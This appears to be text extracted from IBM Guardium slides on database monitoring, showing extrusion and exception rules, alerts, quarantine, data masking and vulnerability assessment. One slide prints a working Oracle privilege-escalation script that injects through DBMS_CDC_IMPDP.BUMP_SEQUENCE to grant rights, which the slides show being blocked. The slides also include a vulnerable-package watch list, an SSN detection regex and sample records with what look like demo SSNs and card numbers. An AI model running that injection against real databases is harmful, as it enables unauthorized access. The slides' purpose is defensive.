7	6	Joe	King	5175277228903029	Joe King	789-01-2345	2/7/89	Clive Steps, King Charles Street, London, England	SW1A 2AQ	213.22
8	7	Joe	Lynch	5493024612846124	Joe Lynch	889-33-3333	6/7/58	Westminster street, London, England	SW5A 2AQ	112.22
9	8	Joe	Williams	5282335629164185	Joe Williams	540-33-2322	1/7/02	123 Avenue des Nations Unies, Paris, France	75007	332.22

2. Extrusion Definition to Alert on Unauthorized Results Set

Extrusion Rule Definition

Rule #5 Description: Alert on unauthorized access to PII

Category: Data Privacy Classification: Unauthorized PII Severity: HIGH

Server IP: 10.10.9.248 / 255.255.255.255 and/or Group

Client IP: / and/or Group

Client MAC: Net. Protocol: and/or Group

DB Type: MS SQL SERVER Service Name: and/or Group

DB Name: and/or Group

DB User: bill and/or Group

App. User: and/or Group

OS User: and/or Group

Src App.: and/or Group

Period:

Data Pattern: ([0-9]{3}-[0-9]{2})-[0-9]{4} (RE)

Sql Pattern: (RE)

Min. Ct. 0 Reset Interval (minutes) 0

Revoke Rec. Vals.

Action: ALERT PER MATCH

Notification

Notification Type: SYSLOG Alert Receiver: SYSLOG

- Monitor 10.10.9.248
- SQL Server database
- Not user Bill
- Social Security numbers
 - ([0-9]{3}-[0-9]{2})-[0-9]{4} will match the pattern for a Social Security Number xxx-xx-xxxx
 - Everything between the “(“ and “)” will be masked out so no sensitive data will be stored for reporting purposes
- Send Alert per match

Joe Created a View and Then Tried to Extract Data

The screenshot shows Microsoft SQL Server Management Studio with a query window titled "10.10.9.248 Privacy - SQLQuery3.sql". The query window contains two SQL statements, both highlighted with red boxes:

```
create view view_Customer as select * from Customer
```

```
Select * from view_customer where customerID < 5
```

The results grid below shows the following data:

	CustomerID	FirstName	LastName	CardNumber	Name_on_Card	ssn	birthdate	address	zipcode	amount
1	0	Joe	Anthony	6011884338876676	Joe Anthony	123-45-6789	4/4/62	123 Main Street, New York, NY	02345	126.76
2	1	Joe	Thomas	6011516565028858	Joe Thomas	234-56-7890	4/4/82	32 South Street, Boston, MA	54321	231.22
3	2	Joe	Smith	6011839713359946	Joe Smith	345-67-8901	6/7/88	12 Buckingham, London, W4 4PH	W4 4PH	112.65
4	3	Joe	Jones	4486742167789074	Joe Jones	456-78-9012	6/7/03	12 Front Street, St. Paul, MN	32355	112.22
5	4	Joe	Craven	4024007126765006	Joe Craven	567-89-0123	6/12/88	77 main street, New Orleans, LA	23532	221.11

- SQL Trace SQL

Start Date: 2009-05-27 00:00:02 End Date: 2009-05-27 02:00:02

Timestamp	Client IP	Server IP	Network Protocol	DB User Name	Source Program	Full Sql
2009-05-27 00:58:53.0	10.10.9.240	10.10.9.248	TCP	JOE	MICROSOFT SQL SERVER MANAGEMENT STUDIO - QUERY	select * from view_customer where customerID < 5
2009-05-27 00:58:46.0	10.10.9.240	10.10.9.248	TCP	JOE	MICROSOFT SQL SERVER MANAGEMENT STUDIO - QUERY	create view view_Customer as select * from Customer

Joe Created a View and Then Tried to Extract Data

Microsoft SQL Server Management Studio

File Edit View Query Project Tools Window Community Help

Object Explorer: 10.10.9.248 (SQL Server 9.0.1399) - joe

```
create view view_Customer as select * from ...  
Select * from view_customer where customerID < 5
```

SSN Results Set that we are interested in

CustomerID	FirstName	LastName	CardNumber	Name_on_Card	ssn	birthdate	address	zipcode	amount
1	Joe	Anthony	6011884338876676	Joe Anthony	123-45-6789	4/4/62	123 Main Street, New York, NY	02345	126.76
2	Joe	Thomas	6011516565028858	Joe Thomas	234-56-7890	4/4/82	32 South Street, Boston, MA	54321	231.22
3	Joe	Smith	6011839713359946	Joe Smith	345-67-8901	6/7/88	12 Buckingham, London, W4 4PH	W4 4PH	112.65
4	Joe	Jones	4486742167789074	Joe Jones	456-78-9012	6/7/03	12 Front Street, St. Paul, MN	32355	112.22
5	Joe	Craven	4024007126765006	Joe Craven	567-89-0123	6/12/88	77 main street, New Orleans, LA	23532	221.11

Policy Violations Details

Start Date: 2009-05-27 00:36:28 End Date: 2009-05-27 05:36:28

Timestamp	Category Name	Access Rule Description	Client IP	Server IP	DB User Name	SQL Query	Severity Description
2009-05-27 00:58:49.0	data privacy	Alert on unauthorized access to PII	10.10.9.240	10.10.9.248	JOE	select * from view_customer where customerID < 5 Extrusion Values: *****6789, *****7890, *****8901, *****9012, *****0123	HIGH

Masked Extrusion Values ([0-9]{3}-[0-9]{2})-[0-9]{4}

3. Policy Exception Rule

Exception Rule Definition

Rule #4 Description:

Category: Classification: Severity:

Not Server IP / and/or Group

Not Client IP / and/or Group

Not Client MAC Net. Protocol and/or Group

DB Type Not Service Name and/or Group

Not DB Name and/or Group

Not DB User and/or Group

Not App. User and/or Group

Not OS User and/or Group

Not Src App. and/or Group

Period

Not Error Code and/or Group

Not Exception Type

Min. Ct. Reset Interval (minutes)

Continue to next Rule Rec. Vals.

Action

Notification


Notification Type SYSLOG Alert Receiver SYSLOG

Notification Type

Alert Receiver

- Policy Exceptions
 - Failed logins
 - SQL Errors
 - etc

3. Policy Exception Rule - Preventing Attacks



Rogue users know what they're looking for, but...
They don't always know where to find it!

Returned SQL Errors

Start Date: 2007-03-01 00:00:00 End Date: 2007-04-15 00:00:00

Client IP	Server IP	Server Type	DB User Name	Database Error Text
10.10.9.244	10.10.9.56	ORACLE	APPLSYS PUB	ORA-00942: table or view does not exist

Failed Login Attempts

Start Date: 2007-03-01 00:00:00 End Date: 2007-05-01 00:00:00

User Name	Source Address	Destination Address	Database
MarcG	192.168.20.107	10.10.9.56	ORACLE
APPLSYS PUB	10.10.9.244	10.10.9.56	ORACLE
APPLSYS PUB	10.10.9.56	10.10.9.56	ORACLE

SQL injection leads to **SQL errors!**

Brute force attacks result in **failed logins!**

Guardium: 100% visibility with real-time alerts ...

Exception Policies With Real-Time Alerts

Focus on production DB servers

Identify failed login attempts using the application account!

Take Action:

Send alert via email, SYSLOG, SNMP or custom Java class

Rule #5 Description Login Failures to Production Database Server

Category Security Classification Breach Severity HIGH

Not Server IP / and/or Group Production Servers

Not Client IP / and/or Group

Not Client MAC / and/or Group

DB Type / Not Service Name / and/or Group

Not DB Name / and/or Group

Not DB User APPUSER / and/or Group

Not Error Code / and/or Group

Not Exception Type LOGIN_FAILED

Min. Ct. 0 Reset Interval (minutes) 0

Continue to next Rule Rec. Vals.

Action ALERT PER MATCH

Notification

Notification Type MAIL Mail User marc_gamache@guardium.com

Notification Type MAIL
SNMP
CUSTM
SYSLOG

This message was sent with High importance.

From: GuardiumAlert@guardium.com Sent: Wed 4/15/2009 8:12 AM

To: Marc Gamache

Cc:

Subject: (c1) SQLGUARD ALERT

Subject: (c1) SQLGUARD ALERT Alert based on rule ID Login Failures to Production Database Server

Category: security Classification: Breach Severity: HIGH

Rule # 20266 [Login Failures to Production Database Server]

Request Info: [Session start: 2009-04-15 07:11:07 Server Type: ORACLE Client IP 172.16.2.152 ServerIP: 172.16.2.152 Client PORT: 11071 Server Port: 0 Net Protocol: BEQUEATH DB Protocol: TNS DB Protocol: Version: 3.13 DB User: APPUSER

Application User Name

Source Program: SQLPLUS Authorization Code: 1 Request Type: LOGIN_FAILED Last Error: ora-01017

Category Name	Access Rule Description	Client IP	Server IP	DB User Name
security	Login Failures to Production Database Server	10.10.9.56	10.10.9.56	APPUSER

Example: Deny User Based on Time



```

root@osprey:~
[root@osprey ~]# date
Mon Aug 23 05:49:41 EDT 2010
[root@osprey ~]# sqlplus joed/guardium

SQL*Plus: Release 10.2.0.1.0 - Production on Mon Aug 23 05:49:45 2010
Copyright (c) 1982, 2005, Oracle. All rights reserved.

Connected to:
Oracle Database 10g Express Edition Release 10.2.0.1.0 - Production

SQL> select * from dual;
select * from dual
*
ERROR at line 1:
ORA-03113: end-of-file on communication channel

SQL>
    
```

Rule #7 Description

Classification **Severity**

and/or Group

and/or Group

Net. Protocol and/or Group

Not **Service Name** and/or Group

and/or Group

and/or Group

and/or Group

and/or Group

and/or Group

and/or Group

and/or Group

and/or Group

Object/Command Group

Object/Field Group

Pattern **XML Pattern**

Period

App Event Exists **Event Type** **Event User Name**

App Event Values

Time Period

Time Period Description	Hour From	Hour To	Weekday From	Weekday To	Contiguous
<input type="checkbox"/> 7x24	00:00	24:00	Sunday	Saturday	<input checked="" type="checkbox"/>
<input type="checkbox"/> AFTER HOURS WORK	18:00	24:00	Monday	Friday	<input type="checkbox"/>
<input type="checkbox"/> BEFORE HOURS WORK	00:00	08:00	Monday	Friday	<input type="checkbox"/>
<input checked="" type="checkbox"/> Custom time not allowed	05:00	09:00	Sunday	Saturday	<input checked="" type="checkbox"/>
<input type="checkbox"/> EVENING	18:00	24:00	Monday	Friday	<input type="checkbox"/>
<input type="checkbox"/> REGULAR WORK DAY	08:00	18:00	Monday	Friday	<input type="checkbox"/>
<input type="checkbox"/> SATURDAY					<input type="checkbox"/>
<input type="checkbox"/> SUNDAY					<input type="checkbox"/>
<input type="checkbox"/> WEEK END					<input type="checkbox"/>

Cancel Select All Unse Add Time Period...

Policy Violations Details

Start Date: 2010-08-20 05:54:20 End Date: 2010-08-23 06:14:20

Timestamp	Category Name	Access Rule Description	Client IP	Server IP	DB User Name	Full SQL String	Severity Description
2010-08-23 05:49:57.0		Terminate users based on Time	10.10.9.56	10.10.9.56	JOED	select * from dual	MED

Example: "SU" To Different Users Accounts



Start Date: 2010-03-07 20:53:45 End Date: 2010-03-12 17:53:45

Timestamp	Client IP	Server IP	Network Protocol	Uid Chain Compressed	OS User	DB User Name	Source Program	Full Sql	Uid Chain
2010-03-11 20:47:40.0	10.10.9.56	10.10.9.56	BEQUEATH	joe	ORACLE SYSTEM	SQLPLUS@OSPREY	select * from creditcard		(1,root,init [3])->(2267,root,usr/sbin/sshd)->(20063,root,sshd: joe [priv])->(20065, joe,sshd: joe@pts/3)->(20066,joe,-bash)->(20142,joe,su - oracle)->(20149,oracle,-bash)->(20175, oracle,sqlplus)->(20182,oracle,oracleXE (DESCRIPTION=(LOCAL=YES)(ADDRESS=(PROTOCOL=beq))))

```

joe@osprey:~
Using username "joe".
joe@10.10.9.56's password:
Last login: Fri Sep 25 13:31:39 2009 from jdi
[joe@osprey ~]$ su - oracle
Password:
-bash-3.00$ sqlplus system

SQL*Plus: Release 10.2.0.1.0 - Production on Fri Mar 12 16:35:53 2010
Copyright (c) 1982, 2005, Oracle. All rights reserved.

Enter password:

Connected to:
Oracle Database 10g Express Edition Release 10.2.0.1.0 - Production

SQL> select * from creditcard;

NAME                                CARDNUMBER                          CARDID
-----                                -
Joe D                                1234567890123456                     1
Harry S                              2345678901234567                     2

SQL> quit
Disconnected from Oracle Database 10g Express Edition Release 10.2.0.1.0 - Production
-bash-3.00$
    
```



Access Rule Definition

Rule #3 of policy V8 Demo

Description: Quarantine Users That Touch Vulnerable Objects

Category: [] Classification: [] Severity: []

Not Server IP [] / [] and/or Group []

Not Client IP [] / [] and/or Group []

Not Client MAC []

Not Net Prtcl. [] and/or Group []

Not DB Type []

Not Svc. Name [] and/or Group []

Not DB Name [] and/or Group []

Not DB User [] and/or Group [] (Public) Authorized Users

Client IP/Src App./DB User/Server IP/Svc. Name []

Not App. User [] and/or Group []

Not OS User [] and/or Group []

Not Src App. [] and/or Group []

Not Field [] and/or Group []

Not Object [] and/or Group [] (Public) Vulnerable Objects

Not Command [] and/or Group []

Object/Cmd. Group []

Object/Field Group []

Pattern [] RE

XML Pattern [] RE

App Event Exists Event Type [] Event User Name []

App Event Values Text [] and/or Group []

Numeric [] Date []

Data Pattern [] RE Replacement Char []

Time Period []

Minimum Count [0] Reset Interval [0] minutes Message Template []

Quarantine for [1440] minutes Records Affected Threshold [0]

Actions

ALERT PER MATCH

QUARANTINE

IBM® InfoSphere™ Guardium®

Manage Members for Selected Group

Group Name: Vulnerable Objects (with wildcards)

Group type: OBJECTS

Category: []

Group Members Filter: []

%AGGXQIMP%
%RENAME%
%BUMP_SEQUENCE%
%CANONICALIZE%
%CDC_PROD_STABLE_BEFORE%

[root@ora-vm1 va-notes]# **cat bump_sequence.sql**

```
DECLARE  
SEQUENCE_OWNER VARCHAR2(200);  
SEQUENCE_NAME VARCHAR2(200);  
v_user_id number;  
v_commands VARCHAR2(32767);  
NEW_VALUE NUMBER;  
BEGIN  
SELECT user_id INTO v_user_id  
FROM user_users;  
  
v_commands := 'insert into sys.sysautl$ $ ' ||  
' values' ||  
'(' || v_user_id || ',4,' ||  
'999,null)';  
  
SEQUENCE_OWNER := 'TEST';  
SEQUENCE_NAME := '',lockhandle=>:1); ||  
v_commands || ';commit;  
end;--';  
NEW_VALUE := 1;  
SYS.DBMS_CDC_IMPDP.BUMP_SEQUENCE(  
SEQUENCE_OWNER => SEQUENCE_OWNER,  
SEQUENCE_NAME => SEQUENCE_NAME,  
NEW_VALUE => NEW_VALUE  
);  
END;  
/  
[root@ora-vm1 va-notes]#
```

[root@ora-vm1 va-notes]# **sqlplus joe**

```
SQL*Plus: Release 10.2.0.1.0 - Product  
Copyright (c) 1982, 2005, Oracle. All rights reserved.  
Enter password:  
Connected to:  
Oracle Database 10g Enterprise Edition Release 10.2.0.1.0  
With the Partitioning, OLAP and Data Mining options  
SQL> @bump_sequence.sql  
DECLARE  
*  
ERROR at line 1:  
ORA-03113: end-of-file on communication channel  
  
SQL> select * from all_users;  
ERROR:  
ORA-03114: not connected to ORACLE  
  
SQL>
```

Connections Quarantined

Aliases: ON DB_USER_LIKE: LIKE %
SERVER_IP_LIKE: LIKE % SERVICE_NAME_LIKE: LIKE %

Server IP	Service Name	DB User	Access Code	TimeStamp	Quarantined Until	Allowed Until
10.10.9.59	ORACLEVMORACLE	JOE	1	2010-09-22 11:18:02.0	2010-09-23 11:18:02.0	

Records 1 to 1 of 1


Policy Violations / Incident Management

Start Date: 2010-09-15 11:22:08 End Date: 2010-09-23 11:22:08
Aliases: ON

Violation Log Id	Timestamp	Category Name	Access Rule Description	Client IP	Server IP	DB User Name	Full SQL String
2227	2010-09-22 11:18:01.0	Quarantine Users That Touch Vulnerable Objects		0.10.9.59	10.10.9.59	JOE	<pre>BEGIN SELECT user_id INTO v_user_id FROM user_users; v_commands := 'insert into sys.sysauth\$' 'values' '(' v_user_id ',4,' '999,null)'; SEQUENCE_OWNER := 'TEST'; SEQUENCE_NAME := 'lockhandle=>:1);' v_commands ';commit; end;-'; NEW_VALUE := 1; SYS.DBMS_CDC_IMPDP.BUMP_SEQUENCE(SEQUENCE_OWNER => SEQUENCE_OWNER, SEQUENCE_NAME => SEQUENCE_NAME, NEW_VALUE => NEW_VALUE); END;</pre>

- Unauthorized User quarantined because he accessed a Vulnerable Object (BUMP_SEQUENCE)

- Available only with extrusion rules
 - Evaluates data returned by data server in response to requests
- Allows for masking of portions of data server's response
- Data pattern specified through regular expression
- Ability to choose desired masking character
- Should be set on session level attributes like IPs or Users



- ✓ Cross-DBMS policies
- ✓ Mask sensitive data
- ✓ No database changes
- ✓ No application changes

User view of the data in the database

```

C:\>sqlcmd
1> select * from ssn where ssnid < 5
2> go
SSNID      LastName      FirstName      SSN_Number
-----
0 Anthony      joe            *****-6780
1 Thomas      joe            *****-6781
2 Smith       Joe            *****-6782
3 Jones       Joe            *****-6783
4 Craven      Joe            *****-6784

(5 rows affected)
1> quit

C:\>sqlcmd
1> select * from ssn where ssnid < 5
2> go
SSNID      LastName      FirstName      SSN_Number
-----
0 Anthony      joe            123-45-6780
1 Thomas      joe            123-45-6781
2 Smith       Joe            123-45-6782
3 Jones       Joe            123-45-6783
4 Craven      Joe            123-45-6784


(5 rows affected)
    
```

Masked values to database client

Shut off STAP here to see actual values in the database

Actual Values in the database server

- Mask data on the fly for production database servers
- Use Optim Test Data Management for development and test environments



Administration Console | Access Management | Tools | Daily Monitor | SQL Guard Monitor | Tap Monitor | Incidents



SQL Count
Session Count
Logged Threshold Alerts
Logged R/T Alerts
Exception Count
Dropped Requests
TCP Exceptions
Admin User Logins
Databases by Type
Databases Discovered
Retrospective Report Requests
Values Changed
Throughput

Databases Discovered
Start Date: 2008-06-26 14:48:49 End Date: 2008-06-26 15:48:49

Time Probed	Server IP	Server Host Name	DB Type	Port	Port Type	#
2008-06-26 15:31:00	10.10.9.253	10.10.9.253	Oracle	1521	tcp	1
2008-06-26 15:30:58	10.10.9.253	10.10.9.253	MSSQL	1433	tcp	1
2008-06-26 15:30:15	10.10.9.55	osprey	Oracle	1521	tcp	1
2008-06-26 15:30:15	10.10.9.55	osprey	Sybase	4200	tcp	1
2008-06-26 15:30:32	10.10.9.56	10.10.9.56	Oracle	1521	tcp	1
2008-06-26 15:30:58	10.10.9.56	10.10.9.56	DB2	50001	tcp	1

2. Identify Risk

- Based on industry standards such as STIG and CIS benchmark tests.
- Complete coverage of the entire database environment.
 1. Observed Behavior
 2. Database
 3. Operating System



Tests passing: **38%**

Based on the tests performed under this assessment, data access of the defined database environments requires improvement. Refer to the recommendations of the individual tests to learn how you can address problems within your environment and what you should focus upon first. Once you have begun addressing these problems you should also consider scheduling this assessment as an audit task to continuously assess these environments and track improvement.

[View log](#)

[Jump to Datasource list](#) ▾

Result Summary *Showing 93 of 93 results (0 filtered)*

	Critical	Major	Minor	Caution	Info
Privilege	8p 16f	2p 3f	-- 2f	-- --	-- --
Authentication	-- 6f	-- 1f	-- 1f	-- --	-- --
Configuration	2p 2f	5p 6f 4e	2p 2f 4e	-- 6f 1e	-- 1f --
Version	-- --	-- 2f	-- --	-- --	-- --
Other	1p	-- 3p 2f	3p 1f	-- --	6p 1f --

2. Identify Risk

Assessment Test Results		Compare with Previous Results			Showing 93 of 93 results (0 filtered)
Cat.	Test Name	Datasource	P/F	Sev.	Reason
Conf.	DBA Profile PASSWORD_LIFE_TIME Is Limited	ORACLE: Oracle on Ocean	Fail	Critical	User profile [DEFAULT] setup parameter PASSWORD_LIFE_TIME found out of defined threshold value <i>Recommendation: The PASSWORD_LIFE_TIME parameter is not set, allowing users to retain the same password indefinitely. Passwords that have been in use for long periods of time are likely to become known to unauthorized users. We recommend that you set this parameter in order to limit the lifetime of users' passwords.</i>
Conf.	DBA Profile PASSWORD_VERIFY_FUNCTION Is Implemented	ORACLE: Oracle on Ocean	Fail	Critical	Found active profile 'APPL_PROFILE, DEFAULT' with PASSWORD_VERIFY_FUNCTION not implemented <i>Recommendation: No Password Verification Routine has been implemented. We recommend that you implement a password function to prevent the use of weak passwords.</i>
Auth.	Default Accounts Password Changed	ORACLE: Oracle on Ocean	Fail	Critical	2 active pre-defined users have default passwords. <i>Recommendation: Some predefined Oracle user accounts are still enabled and still have the Oracle default password. These predefined Oracle users and passwords are well-known to anyone familiar with Oracle, and represent one of the easiest entry points for attacks and data theft/damage. We recommend that you remove any predefined Oracle user accounts that are not absolutely required, and we strongly recommend that you change the passwords for any of these users who are required.</i>
Priv.	No Access To 'Users' Catalog Tables	ORACLE: Oracle on Ocean	Fail	Critical	Some users or roles without 'SELECT_CATALOG_ROLE' authority have access to 'DBA_USERS' or 'ALL_USERS': CTXSYS, PUBLIC. <i>Recommendation: Access to the DBA_USERS or ALL_USERS tables has been granted to users other than DBA or SELECT_CATALOG_ROLE. We recommend restricting access to these tables for security reasons.</i>

- Fill in the database assessment gap
 - Customize VA tests
 - Assessment review and remediation plan
 - Super users accessing sensitive data
 - Password Policy
 - Role and responsibility review
 - Change management process configuration management

2. Identify Risk

The screenshot shows a comparison of two records in a Guardium interface. The 'New' record (Line #13) has a port number of 1529, while the 'Previous' record (Line #13) has a port number of 1521. A red box highlights the change in the 'New' record, and another red box highlights the change in the 'Previous' record. A red arrow points from the text 'Changes to the file' to the 'New' record's port number.

New Line #13	Previous Line #13
013: (DESCRIPTION_LIST =	013: (DESCRIPTION_LIST =
014: (DESCRIPTION =	014: (DESCRIPTION =
015: (ADDRESS = (PROTOCOL = IPC)(KEY = EXTPROC_FOR_XE))	015: (ADDRESS = (PROTOCOL = IPC)(KEY = EXTPROC_FOR_XE))
016: (ADDRESS = (PROTOCOL = TCP)(HOST = osprey)(PORT = 1521))	016: (ADDRESS = (PROTOCOL = TCP)(HOST = osprey)(PORT = 1521))
017:)	017:)
018:)	018:)
019:)	019:)
020: LISTENER =	020: LISTENER =
021: (DESCRIPTION_LIST =	021: (DESCRIPTION_LIST =
022: (DESCRIPTION =	022: (DESCRIPTION =
023: (ADDRESS = (PROTOCOL = TCP)(HOST = osprey)(PORT = 1529))	023: (ADDRESS = (PROTOCOL = TCP)(HOST = osprey)(PORT = 1525))
024:)	024:)
025:)	025:)
026:)	026:)
027: DEFAULT_SERVICE_LISTENER = (XE)	027: DEFAULT_SERVICE_LISTENER = (XE)
028:)	028:)

- Fill in the database assessment gap
 - Customize VA tests
 - Assessment review and remediation plan
 - Super users accessing sensitive data
 - Password Policy
 - Role and responsibility review
 - Change management process configuration management

